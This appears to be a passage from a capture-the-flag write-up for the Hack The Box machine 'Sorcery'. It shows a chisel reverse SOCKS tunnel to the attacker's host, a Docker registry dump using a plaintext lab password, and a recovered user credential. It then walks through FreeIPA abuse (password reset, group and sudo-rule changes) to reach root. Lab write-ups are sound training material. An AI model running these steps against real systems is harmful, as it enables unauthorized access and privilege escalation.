
Download this docker registry grabber from https://github.com/Syzik/DockerRegistryGrabber and run the command to download repos. Before downloading create chisel proxy to use proxychains. Previous chisel proxy doesn't work since it's out of docker container.

```
# local
./chisel server -p 8001 --reverse --socks5
# target
./chisel client 10.10.16.43:8001 R:socks
# local docker registry grabber directory
```


```
proxychains python3 drg.py http://localhost --dump test-domain-workstation -U 'rebecca_smith' -P'-7eAZDp9-f9mg229732'
```



Decompress the file and I can see docker-entrypoint.sh




It shows donna_adams cred with ipa-client-install. Note that ipa is used and let's ssh.



Get root shell


I can use ipa to see donna_adams info

```
ipa user-show donna_adams --all
```



I can set password of ash_winter.

```
ipa user-mod ash_winter --password
```



I can ssh as ash_winter

```
┌─[parrot@parrot]─[~/Documents/sorcery]
└──╼ $ssh ash_winter@sorcery.htb
(ash_winter@sorcery.htb) Password:
Password expired. Change your password now.
(ash_winter@sorcery.htb) Current Password:
(ash_winter@sorcery.htb) New password:
(ash_winter@sorcery.htb) Retype new password:
Creating directory '/home/ash_winter'.
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-60-generic x86_64)
```


And use the same command as above

```
ipa user-show ash_winter
```

```
ash_winter@main:~$ ipa user-show ash_winter
  User login: ash_winter
  First name: ash
  Last name: winter
  Home directory: /home/ash_winter
  Login shell: /bin/sh
  Principal name: ash_winter@SORCERY.HTB
  Principal alias: ash_winter@SORCERY.HTB
  Email address: ash_winter@sorcery.htb
  UID: 1638400004
  GID: 1638400004
  Account disabled: False
  Password: True
  Member of groups: ipausers
  Member of HBAC rule: allow_ssh, allow_sudo
  Indirect Member of role: add_sysadmin
  Kerberos keys available: True
```

I can add sysadmin. Enumerate group to find sysadmin.

```
ipa group-find
```



It seems like group name is sysadmins. Let's add user to sysadmins.

```
ipa group-add-member sysadmins --users=ash_winter
```

Ssh again as ash_winter and see user permission

```
ipa user-show ash_winter --all
```

```
ash_winter@main:~$ ipa user-show ash_winter
  User login: ash_winter
  First name: ash
  Last name: winter
  Home directory: /home/ash_winter
  Login shell: /bin/sh
  Principal name: ash_winter@SORCERY.HTB
  Principal alias: ash_winter@SORCERY.HTB
  Email address: ash_winter@sorcery.htb
  UID: 1638400004
  GID: 1638400004
  Account disabled: False
  Password: True
  Member of groups: ipausers, sysadmins
  Member of HBAC rule: allow_sudo, allow_ssh
  Indirect Member of role: manage_sudorules_ldap, add_sysadmin
  Kerberos keys available: True
```

Add allow_sudo to ash_winter

```
ipa sudorule-add-user allow_sudo --users=ash_winter
```

I can run sudo and become root

```
ash_winter@main:~$ sudo -l
Matching Defaults entries for ash_winter on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local
/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User ash_winter may run the following commands on localhost:
    (root) NOPASSWD: /usr/bin/systemctl restart sssd
    (ALL : ALL) ALL
ash_winter@main:~$ sudo su -
[sudo] password for ash_winter:
root@main:~#
```

I'm root!